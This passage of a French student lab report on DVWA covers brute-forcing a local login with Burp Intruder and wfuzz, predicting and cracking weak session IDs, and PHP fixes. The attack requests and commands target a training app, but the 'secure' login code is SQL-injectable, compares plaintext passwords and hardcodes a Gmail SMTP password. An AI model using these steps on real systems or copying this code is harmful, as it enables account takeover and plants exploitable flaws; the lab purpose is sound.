('iPad', 'a2c0c17f06a9ba0f61d2d4fb5b22ee47', 'American Typewriter,Arial,Arial
Hebrew,Arial Rounded MT Bold,Avenir,Courier,Courier
New,Georgia,Helvetica,Helvetica Neue,Hiragino Kaku Gothic ProN,Hoefler
Text,Kailasa,Marion,Marker
Felt,Menlo,Monaco,Noteworthy,Optima,Palatino,Papyrus,STHeiti SC,STHeiti TC,Snell
Roundhand,Tahoma,Times,Times New Roman,Trebuchet MS,Verdana,Zapfino'),
('iPad', '7b1dfe1666db2852c3e4af1108a83f89', 'American Typewriter,Arial,Arial
Hebrew,Arial Rounded MT Bold,Avenir,Courier,Courier
New,Georgia,Helvetica,Helvetica Neue,Hiragino Kaku Gothic ProN,Hoefler
Text,Kailasa,Marion,Marker
Felt,Menlo,Monaco,Noteworthy,Optima,Palatino,Papyrus,STHeiti SC,STHeiti TC,Snell
Roundhand,Tahoma,Times,Times New Roman,Trebuchet MS,Verdana,Zapfino'),
('iPod', 'e4ed62ec07412d4049ab28a15371d07e', 'American Typewriter,Arial,Arial
Hebrew,Arial Rounded MT Bold,Avenir,Courier,Courier
New,Georgia,Helvetica,Helvetica Neue,Hiragino Kaku Gothic ProN,Hoefler
Text,Kailasa,Marion,Marker
Felt,Menlo,Monaco,Noteworthy,Optima,Palatino,Papyrus,STHeiti SC,STHeiti TC,Snell
Roundhand,Tahoma,Times,Times New Roman,Trebuchet MS,Verdana,Zapfino'),
('iPod', 'bb3ad485acde4b660d4c2cc540a3d659', 'American Typewriter,Arial,Arial
Hebrew,Arial Rounded MT Bold,Avenir,Courier,Courier
New,Georgia,Helvetica,Helvetica Neue,Hiragino Kaku Gothic ProN,Hoefler
Text,Kailasa,Marion,Marker
Felt,Menlo,Monaco,Noteworthy,Optima,Palatino,Papyrus,STHeiti SC,STHeiti TC,Snell
Roundhand,Tahoma,Times,Times New Roman,Trebuchet MS,Verdana,Zapfino'),
('Android', 'a993dd76cbf57bcb70f3fa64a13f29d1', 'Droid Sans,Droid Serif,Droid
Arabic Naskh,Droid Sans Mono,Roboto,Noto Sans,Noto Serif,Noto Sans Mono,Open
Sans,Source Sans Pro,PT Sans,Lato,Ubuntu,Merriweather,Pacifico,Alegreya
Sans,Indie Flower,Raleway,Montserrat

```

Ensuite, nous mettons en œuvre un code qui vérifie la présence d'une empreinte de périphérique valide associée au périphérique autorisé dans la table nommée "whitelist" dans notre base de données :

1-Dans la première étape, nous récupérons les empreintes de la liste blanche à partir de la base de données. Nous nous connectons à la base de données en utilisant des fonctions mysqli et exécutons une requête SQL pour sélectionner toutes les données d'empreinte d'une table spécifique. Nous stockons les données d'empreinte dans un tableau appelé \$whitelist.

2-Dans la deuxième étape, nous récupérons les données d'empreinte de l'utilisateur. Nous supposons que vous avez collecté ces données et les avez stockées dans une variable appelée \$fingerprintData. Nous récupérons ces

données depuis le tableau superglobal `$_POST`, qui contient toutes les données envoyées via un formulaire HTML avec la méthode POST.

3-Dans la troisième étape, nous vérifions si les données d'empreinte de l'utilisateur sont autorisées en les comparant à la liste blanche. Nous utilisons la fonction `in_array()` pour vérifier si la valeur de `$fingerprintData` existe dans le tableau `$whitelist`. Si c'est le cas, nous affichons "Empreinte autorisée" et permettons à l'utilisateur d'accéder à notre système. Si ce n'est pas le cas, nous affichons "Empreinte non autorisée" et bloquons l'utilisateur d'accéder à notre système.

**Par exemple :**

```
<?php

// Step 1: Fetch the whitelist of allowed fingerprints from the database
(replace 'your_db_table' with your actual table name)
$servername = "localhost";
$username = "your_username";
$password = "your_password";
$dbname = "your_database_name";

$conn = new mysqli($servername, $username, $password, $dbname);

if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error);
}

$sql = "SELECT fingerprint_data FROM your_db_table";
$result = $conn->query($sql);

if ($result->num_rows > 0) {
    $whitelist = array();
    while($row = $result->fetch_assoc()) {
        $whitelist[] = $row['fingerprint_data'];
    }
} else {
    echo "No fingerprints found in database";
    exit;
}

// Step 2: Get the fingerprint data from the user (assumes you have collected it
and stored it in $fingerprintData)
$fingerprintData = $_POST['fingerprint']; // change this to match your form
field name

// Step 3: Check if the fingerprint is authorized
if (in_array($fingerprintData, $whitelist)) {
    echo "Fingerprint authorized";
    // Allow user access to your system here
} else {
    echo "Fingerprint not authorized";
```

```
// Block user from accessing your system here  
}  
  
$conn->close();
```

# ***Brute Force***

## ***I) Définition :***

### ***1-Définition:***

Brute force est une technique informatique qui consiste à essayer toutes les combinaisons possibles de caractères jusqu'à trouver la réponse à un problème, généralement un mot de passe.

Cette méthode est une méthode très répandue chez les pirates.

### ***2-Vulnérabilités :***

Il se peut que l'attaquant puisse facilement deviner le mot de passe pour plusieurs raisons :

- Le mot de passe utilisé est très court et ne contient pas des nombres ou des caractères comme & ou @.
- Le code utilisé par le site web n'utilise pas la fonction du hachage sur la base de données.
- Le site web ne demande pas à l'utilisateur de changer le mot de passe chaque mois au minimum et deux mois au maximum.
- Le site web n'utilise pas le code de vérification lors d'authentification.

### ***3-Plateforme de test :***

Pour cette attaque, nous allons essayer de découvrir les vulnérabilités avec la plateforme DVWA. D'abord, on traite les trois niveaux, puis on essaye de prendre un code vulnérable et on essaye de le rendre sécurisé :

- Low

Dans ce niveau, on a découvert qu'on peut facilement trouver le mot de passe de la victime soit par des commandes linux comme wfuzz soit par l'interprétation des requêtes à l'aide du proxy Burpsuite.

On commence par la création d'une liste de mots de passe :

```
GNU nano 6.4          rockyou.txt
password
molino
azerty
querty
dwerty
berber
moul
joujoujou
dvwa
moul
passw
admin
neuer
kouli
mouli
pouli
fouti
```

On a choisi la méthode de Burpsuite pour obtenir le mot de passe de la victime. On saisit n'importe quel mot de passe dans la partie login et on interprète notre requête :

The screenshot shows the OWASPeTools interface. On the left, there's a list of captured requests. In the center, a detailed view of a selected request is shown. On the right, a sidebar menu has 'Brute Force' selected. The main area displays a 'Login' form with 'admin' in the username field and '\*\*\*\*\*' in the password field. Below the form, there's a 'More Information' section with links.

On sélectionne la requête et on l'envoie vers intruder comme montre la capture ci-dessous :

```

1 GET /vulnerabilities/brute/?username=admin&password=$admin@Login>Login HTTP/1.1
2 Host: 127.0.0.1:42001
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://127.0.0.1:42001/vulnerabilities/brute/
9 Cookie: PHPSESSID=5d1lu007t7ek0tsh117jg9t4c3; security=$1$ov
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15
16

```

On met le password entré entre deux dollars pour montrer au burpsuite qu'on chercher uniquement un seul Payload. Pour mieux comprendre, une capture ci-dessous montre la méthode utilisée :

Pour Burpsuite, il comprend que la liste insérée a une relation avec le mot de passe cherché.

Après l'insertion de la liste, on clique sur “start attack” et on attend un moment pour faire le scan de la liste.

À un certain moment, le résultat s'affiche :

Filter: Showing all items							
Request	Position	Payload	Status	Error	Timeout	Length	Comment
0			200			4499	
1	1		200			4499	
2	1	password	200			4537	
3	1	molino	200			4499	
4	1	azerty	200			4499	
5	1	querty	200			4499	
6	1	dwerty	200			4499	
7	1	berber	200			4499	
8	1	moul	200			4499	
9	1	joujoujou	200			4499	
10	1	dwva	200			4499	
11	1	moul	200			4499	

Request	Response
Pretty	Raw Hex
<pre> 1 GET /vulnerabilities/brute/?username=admin&amp;password=password&amp;Login=Login HTTP/1.1 2 Host: 127.0.0.1:42001 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Connection: close 8 Referer: http://127.0.0.1:42001/vulnerabilities/brute/ 9 Cookie: PHPSESSID=nlblua97je7sk0tshcl17g9s4ac; security=low 10 Upgrade-Insecure-Requests: 1 11 Sec-Fetch-Dest: document 12 Sec-Fetch-Mode: navigate 13 Sec-Fetch-Site: same-origin </pre>	
<input data-bbox="196 1769 228 1803" type="button" value="?"/> <input data-bbox="228 1769 260 1803" type="button" value="gear"/> <input data-bbox="260 1769 292 1803" type="button" value="left"/> <input data-bbox="292 1769 323 1803" type="button" value="right"/> <input data-bbox="323 1769 1038 1803" type="text" value="Search..."/> <span>0 matches</span>	

Il semble qu'un mot de passe a une longueur différente des autres. Ce qui nous a mis de chercher sur le code source de chaque mot de passe et trouver la

vulnérabilité. Cette vulnérabilité est sur le code source. Lorsqu'il s'agit d'un vrai password, il affiche un texte que le mot de passe est correct. Ce qui est le cas :

The screenshot shows the Burp Suite interface with two tabs: 'Results' and 'Positions'. The 'Results' tab is selected, displaying a table with columns: Request, Position, Payload, Status, Error, Timeout, Length, and Comment. Below the table, the 'Response' tab is selected, showing a text area with the following code:

```

81     <input type="submit" value="Login" name="Login">
82
83     </form>
84     <p>
85         Welcome to the password protected area admin
86     </p>
87     
88 </div>
89
90     <h2>
91         More Information
92     </h2>
93 <ul>

```

Below the code, there is a search bar and some navigation buttons.

Donc, 'password' est notre mot de passe.

- -Medium :

Entre le code source de Medium et le code source de Low, on n'a pas trouvé une différence de la vulnérabilité entre les deux. C'est pour cela, on a choisi maintenant de travailler avec la commande wfuzz.

Pour utiliser cette commande, il faut avoir trois choses :

- Une liste de mot de passe :
- Cookie trouvé par la méthode de l'interprétation de requête Burpsuite au niveau Medium :


```
(kali㉿kali)-[~/Bureau]
└$ wfuzz -c -w rockyou.txt -b "PHPSESSID=7d2o3tj2a5cqpgab0t3fbb8o8n; securi
ty=medium" "http://127.0.0.1:42001/vulnerabilities/brute/?username=admin&pass
word=FUZZ&Login=Login#"
[127.0.0.1:42001] - [HTTP/1.1] - [404] - [1.00s] - [127.0.0.1:42001] - [HTTP History] - [Websocket History] - [Options]
```

- Remplacer le mot de passe entré par fuzz :

```
(kali㉿kali)-[~/Bureau]
└$ wfuzz -c -w rockyou.txt -b "PHPSESSID=7d2o3tj2a5cqpgab0t3fbb8o8n; securi
ty=medium" "http://127.0.0.1:42001/vulnerabilities/brute/?username=admin&pass
word=FUZZ&Login=Login#"
[127.0.0.1:42001] - [HTTP/1.1] - [404] - [1.00s] - [127.0.0.1:42001] - [HTTP History] - [Websocket History] - [Options]
```

- High :

On choisit le niveau high puis on clique sur forward, après on entre n'importe quel mot de passe. On actualise la page web, on entre le mot de passe précédent et on clique sur forward:



```

1 GET /vulnerabilities/brute/?username=admin&password=1234567890 HTTP/1.1
2 Host: 127.0.0.1:42001
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://127.0.0.1:42001/vulnerabilities/brute/index.php?username=admin&password=1234567890
9 Cookie: PHPSESSID=hqv2oqr1v3rggu8p2c4ahoqek; security=high
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15
16

```

Après qu'on a entré le même mot de passe, il semble que token varie toujours. Alors, ce niveau est totalement différent des niveaux précédents. On doit chercher alors d'autres méthodes utilitaires pour trouver la vulnérabilité et trouver alors le mot de passe.

On envoie la requête ci-dessus vers intruder pour préciser le nombre de payloads.


Puisque token change, alors, on a besoin de fixer token et password comme montre la capture ci-dessous :

```

1 GET /vulnerabilities/brute/?username=admin&password=$admin$&Login=Login&user_token=$d609b491ce1182489f4c5d1e91e0df48$ HTTP/1.1
2 Host: 127.0.0.1:42001
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer:
http://127.0.0.1:42001/vulnerabilities/brute/?username=admin&password=$admin$&Login=Login&user_token=$d609b491ce1182489f4c5d1e91e0df48$ HTTP/1.1
9 Cookie: PHPSESSID=hqv2okrlv3rggu8p2c4h0qek; security=high
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15
16

```

Donc maintenant, on met la liste de mot de passe sur le premier payload et on modifie dans “grep payload” sur la barre option pour le deuxième payload.



Le résultat obtenu donc après ces modifications c'est : password.

## II) Vulnérabilités :

Voilà un code qui contient des vulnérabilités :

```

<?php

if (isset($_GET['Login'])) {
    // Vérification du jeton anti-CSRF
    checkToken($_REQUEST['user_token'], $_SESSION['session_token'], 'index.php');

    // Nettoyage de l'entrée du nom d'utilisateur
    $user = $_GET['username'];
    $user = stripslashes($user);

    $user = ((isset($GLOBALS['__mysqli_ston']) && is_object($GLOBALS['__mysqli_ston'])) ? mysqli_real_escape_string($user) : $user);
}

// Nettoyage de l'entrée du mot de passe
$pass = $_GET['password'];
$pass = stripslashes($pass);
$pass = ((isset($GLOBALS['__mysqli_ston']) && is_object($GLOBALS['__mysqli_ston'])) ? mysqli_real_escape_string($pass) : $pass);
$pass = md5($pass);

// Vérification dans la base de données
$query = "SELECT * FROM `users` WHERE user = '$user' AND password = '$pass';";
$result = mysqli_query($GLOBALS['__mysqli_ston'], $query) or die('<pre>' . ((is_object($GLOBALS['__mysqli_ston']) ? mysqli_error($GLOBALS['__mysqli_ston']) : $GLOBALS['__mysqli_ston']->error)) . '</pre>');
if ($result && mysqli_num_rows($result) == 1) {
    // Récupération des détails de l'utilisateur
    $row = mysqli_fetch_assoc($result);
    $avatar = $row["avatar"];

    // Connexion réussie
    echo "<p>Bienvenue dans la zone protégée par mot de passe, {$user}</p>";
    echo "<img src='{$avatar}' />";
} else {
    // Échec de la connexion
    // Echec de la connexion
    sleep(rand(0, 3));
    echo "<pre><br />Nom d'utilisateur et/ou mot de passe incorrect(s).</pre>";
}
((is_null($__mysqli_res = mysqli_close($GLOBALS['__mysqli_ston']))) ? false : $__mysqli_res);

// Génération du jeton anti-CSRF
generateSessionToken();

```

Ce code contient les vulnérabilités suivantes :

- la fonction mysql\_real\_escape\_string est obsolète et doit être remplacée par mysqli\_real\_escape\_string pour empêcher les attaques par injection SQL.
- Un algorithme de hachage comme MD5 est considéré comme un algorithme faible.
- Manque de vérification des erreurs des requêtes.
- Absence de gestion de session sécurisée.

### **III) Solution :**

Pour éviter ces types d'attaques, il faut utiliser un code de vérification avant de chaque connexion :

On commence par le fonctionnement du bouton "Login". Autrement dit, lorsqu'on clique sur ce bouton, Si la barre de l'email ou du mot de passe est vide, l'utilisateur ne peut pas accéder qu'après la saisie des coordonnées. Après, une analyse va s'effectuer sur la base de données. Si l'email et mot de passe sont correctes, l'utilisateur peut accéder à la page suivante, sinon, il n'a pas le droit.

```
<?php
//include('session.php');
$conn = mysqli_connect("localhost", "root", "", "authentification");
//Import PHPMailer classes into the global namespace
//These must be at the top of your script, not inside a function
use PHPMailer\PHPMailer\PHPMailer;
use PHPMailer\PHPMailer\SMTP;
use PHPMailer\PHPMailer\Exception;

//Load Composer's autoloader
require 'vendor/autoload.php';

if (isset($_POST["Login"])){
{
    $email = $_POST["email"];
    $password = $_POST["password"];

    if($email != "" && $password != ""){

        if($result = $conn->query("select count(*), id from users where email = '{$email}' and password = {$password}")){
            while($row = $result->fetch_assoc()){

                if($row[ 'count(*)' ] == 1){

                    $_SESSION['current_user'] = $email;
                    $id = $row[ 'id' ];
                    sendEmail($email, $id);
                } else {

                    $email_password_incorrect = 'email or password incorrect.';
                }
            }
        }
    }
}
```

Ensuite, ce code permet de prendre l'email de l'utilisateur et cherche dans la base de données id du client. Après, il met id et mail de l'utilisateur dans une fonction qui permet d'envoyer un mail à cette boîte mail.

```

function sendEmail($entredEmail, $userId){

    //Instantiation and passing `true` enables exceptions
    $mail = new PHPMailer(true);

    try {
        //Enable verbose debug output
        $mail->SMTPDebug = 0;//SMTP::DEBUG_SERVER;

        //Send using SMTP
        $mail->isSMTP();

        //Set the SMTP server to send through
        $mail->Host = 'smtp.gmail.com';

        //Enable SMTP authentication
        $mail->SMTPAuth = true;

        //SMTP username
        $mail->Username = 'zaidmohammedtaha@gmail.com';

        //SMTP password
        $mail->Password = 'kogygvaopcyrlorz';

        //Enable TLS encryption;
        $mail->SMTPSecure = PHPMailer::ENCRYPTION_STARTTLS;

        //TCP port to connect to, use 465 for `PHPMailer::ENCRYPTION_SMTPS` above
        $mail->Port = 587;

        //Recipients
        $mail->setFrom('zaidmohammedtaha@gmail.com', 'Hello.com');

        //Add a recipient
        $mail->addAddress($entredEmail);
    }
}

```

```

//Set email format to HTML
$mail->isHTML(true);

$verification_code = substr(number_format(time() * rand(), 0, '', ''), 0, 6);

$mail->Subject = 'Email verification';
$mail->Body = '<p>Your verification code is: <b style="font-size: 30px;">' . $verification_code . '</b></p>';

$mail->send();

$conn = mysqli_connect("localhost", "root", "", "authentification");
mysqli_query($conn, "update users set verification_code = '{$verification_code}' where id = {$userId}");

header("Location: verification.php?id=".$userId);

exit();
} catch (Exception $e) {
    echo "Message could not be sent. Mailer Error: {$mail->ErrorInfo}";
}
}

?>

```

Dans la deuxième partie du code, on a activé le protocole SMTP pour envoyer des mails et on a demandé qu'à chaque fois l'utilisateur demande l'authentification, un code de vérification doit être saisi dans la base de données et envoyé à la boîte de l'utilisateur et dirigé le client directement vers la page de vérification du code.

### -Page de Vérification :

Comme montre le code ci-dessous, l'administrateur prend id du client et lorsque l'utilisateur saisit le code de vérification, le code fait une comparaison entre le code saisi et le code trouvé sur la base de données. Si, le code est vrai, l'utilisateur peut accéder à la première page du site sans problème. Sinon, il doit saisir le vrai code.

```

<?php
if($_GET){

    $userId = $_GET['id'];

}

if (isset($_POST["verify"])){

    if($_GET){

        $id = $_GET['id'];

    }

    $verification_code = $_POST["verification_code"];

    // connect with database
$conn = mysqli_connect("localhost", "root", "", "authentification");

    // mark email as verified
$sql = "select verification_code from users where id = ".$id;
$result = $conn->query($sql);
while($row = $result->fetch_assoc()){

    $database_verification_code = $row['verification_code'];
}

if ($database_verification_code == $verification_code){

    header("Location: Logout.php");
}

exit();
}

```

# *Weak Session IDs*

## **I) Définition**

### **1-Définition :**

On prend un exemple d'un utilisateur & Web Server :

-Utilisateur saisit son user et son mot de passe. Web Server vérifie si l'user et le mot de passe sont correctes. Si oui, il donne à l'utilisateur une session ID. Cet utilisateur reçoit Id et demande à web server d'entrer à une application. Web server le servie

### **2-Vulnérabilité :**

Il existe plusieurs vulnérabilités, on trouve que :

- ❖ Un site-web utilise une session id faible. Ce qui aide à l'attaquant de deviner facilement id suivant.
- ❖ Utiliser des sessions hachées à l'aide de l'algorithme MD5 ou sha1
- ❖ Utiliser la méthode de Unix time qui est permet à l'attaquant de trouver facilement l'id session.

### 3-Plateforme de test :

Pour cette attaque, nous allons essayer de découvrir les Vulnérabilités avec la plateforme DVWA. D'abord, on traite les trois niveaux, puis on essaye de prendre un code vulnérable et on essaye de le rendre sécurisé :

- Low

### Burpsuite:

D'après l'interprétation d'une requête (request-response), il semble qu'il est très facile de deviner Session ID suivante.



```
1. HTTP/1.1 200 OK
2. Server: nginx/1.22.1
3. Date: Friday, 29 Apr 2023 23:41:08 GMT
4. Content-Type: text/html; charset=utf-8
5. Connection: close
6. Pragma: no-cache
7. Set-Cookie: session_id=3
8. Cache-Control: no-cache, must-revalidate
9. Expires: Fri, 29 Jun 2029 22:00:00 GMT
10. Content-Length: 3403
11.
12. <!DOCTYPE html>
13.
14. <html lang="en-US">
15.
```

Comme montre la capture, l'id de session pour request est 2 et l'id pour réponse est 3. Donc l'id de la requête suivante sera 4 et sa réponse 5.

### Medium

### Burpsuite:

D'après l'interprétation d'une requête (request-response), il semble que session ID se base sur UNIX Time. Ce dernier est un temps très long qui peut exprimer le jour, l'heure et l'année.

**Request**

```
POST /vulnerabilities/weak_id/ HTTP/1.1
Host: 127.0.0.1:42001
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*
q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
Origin: http://127.0.0.1:42001
Connection: close
Referer: http://127.0.0.1:42001/vulnerabilities/weak_id/
Cookie: dvwaSession=1681001832; PHPSESSID=sptob03fq7d0gru6huugpnjv; security=medium
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```

**Response**

```
HTTP/1.1 200 OK
Server: nginx/1.22.1
Date: Sun, 09 Apr 2023 00:59:05 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Pragma: no-cache
Set-Cookie: dvwaSession=1681001945
Cache-Control: no-cache, must-revalidate
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Content-Length: 3410

<!DOCTYPE html>
<html lang="en-GB">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<title>
    Vulnerability: Weak Session IDs :: Damn Vulnerable Web Application (DVWA)
    v1.10 *Development*
</title>
```

Si on se base sur Unix time et on convertit par exemple Sunday 09 avril 2023 01 :00 :58GMT. Le résultat obtenu sera celle de dvwa-session.

## High

### Burpsuite:

D'après l'interprétation d'une requête (request-response), il semble qu'on peut déduire Session ID mais elle est hashé par md5.

**Request**

```
POST /vulnerabilities/weak_id/ HTTP/1.1
Host: 127.0.0.1:42001
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*
q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
Origin: http://127.0.0.1:42001
Connection: close
Referer: http://127.0.0.1:42001/vulnerabilities/weak_id/
Cookie: dvwaSession=1681002039; PHPSESSID=sptob03fq7d0gru6huugpnjv; security=high
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```

**Response**

```
HTTP/1.1 200 OK
Server: nginx/1.22.1
Date: Sun, 09 Apr 2023 01:04:16 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Pragma: no-cache
Set-Cookie: dvwaSession=ccbc87e4b5ce2fe20c0efcf2a7baF3; expires=Sun, 09 Apr 2024 04:16:00 GMT; Max-Age=3600; path=/vulnerabilities/weak_id/
Cache-Control: no-cache, must-revalidate
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Content-Length: 3404

<!DOCTYPE html>
<html lang="en-GB">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<title>
    Vulnerability: Weak Session IDs :: Damn Vulnerable Web Application (DVWA)
    v1.10 *Development*
</title>
```

**Inspector**

Selected text  
ccbc87e4b5ce2fe20c0efcf2a7baF3

Request attributes	2
Request query parameters	0
Request body parameters	0
Request cookies	3
Request headers	16
Response headers	9

On copie Id Session trouvé sur cette requête et on visite le site de "cracksation" pour trouver le hash de cet id :

The screenshot shows a password cracking interface. At the top, there is a reCAPTCHA verification box with the text "Je ne suis pas un robot". Below it is a "Crack Hashes" button. The main area displays a table with the following data:

Hash	Type	Result
eccbc87e4b5ce2fe28308fd9f2a7baef3	md5	3

At the bottom left, there is a note: "Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(shai\_bin)), jubesv3.1BackupDefaults".

Le résultat alors est 3.

- **Impossible**

Même si on copie le hash, le crack ne s'effectue pas. Il est difficile pour le site de savoir le résultat final. Donc, on doit penser à trouver une autre solution.

Cette solution est d'analyser le code et découvrir les vulnérabilités.

### Analyse du code :

```
Weak Session IDs Source
vulnerabilities/weak_id/source/impossible.php

<?php
$html = "";
if ($_SERVER['REQUEST_METHOD'] == "POST") {
    $cookie_value = sha1(mt_rand() . time() . "Impossible");
    setcookie("dvwaSession", $cookie_value, time() + 3600, "/vulnerabilities/weak_id/", $_SERVER['HTTP_HOST'], true, true);
}
?>
```

### Conclusion :

Cookie value est de cryptage sha1 pour mt rand , time et le mot "impossible".

Ce qu'on peut déduire de ce code est qu'il très difficile de deviner le hashage de dvwa- session.

## II) Vulnérabilité :

```
<?php
$html = "";

if ($_SERVER['REQUEST_METHOD'] == "POST") {
    if (!isset($_SESSION['last_session_id_high'])) {
        $_SESSION['last_session_id_high'] = 0;
    }
    $_SESSION['last_session_id_high]++;
    $cookie_value = md5($_SESSION['last_session_id_high']);
    setcookie("dvwaSession", $cookie_value, time() + 3600,
        "/vulnerabilities/weak_id/", $_SERVER['HTTP_HOST'], false, false);
```

```
}
```

```
?>
```

La vulnérabilité réside dans l'utilisation de **md5** pour générer la valeur du cookie. La fonction **md5** est une fonction de hachage faible qui est maintenant considérée comme non sécurisée pour les applications de sécurité. Les attaquants pourraient potentiellement utiliser des attaques de collision MD5 pour générer des valeurs de cookie qui se traduirait par une usurpation de session.

Pour renforcer la sécurité, il est recommandé d'utiliser une fonction de hachage plus robuste et sécurisée, comme **sha256** ou **bcrypt**, pour générer la valeur du cookie. De plus, vous devriez également envisager d'ajouter un sel (salt) aléatoire pour renforcer davantage la sécurité du hachage.

### **III)Solution :**

```
<?php  
// Puisqu'on absesoin d'une session id, on doit démarrer une session  
session_start();  
  
// Cette fonction a pour objectif de regénérer une session à chaque entrée  
pour rendre l'attaquant difficile à tomber dans la session  
session_regenerate_id(true);  
  
// Définir des options de session pour améliorer la sécurité  
session_set_cookie_params([  
    'lifetime' => 0, // expire à la fin de la session  
    'samesite' => 'Strict', // empêcher le vol de session  
    'httponly' => true, // empêcher l'accès au cookie depuis JavaScript  
    'secure' => true, // limiter l'accès au cookie aux connexions HTTPS  
]);  
  
// On veut vérifier si la session est valide;  
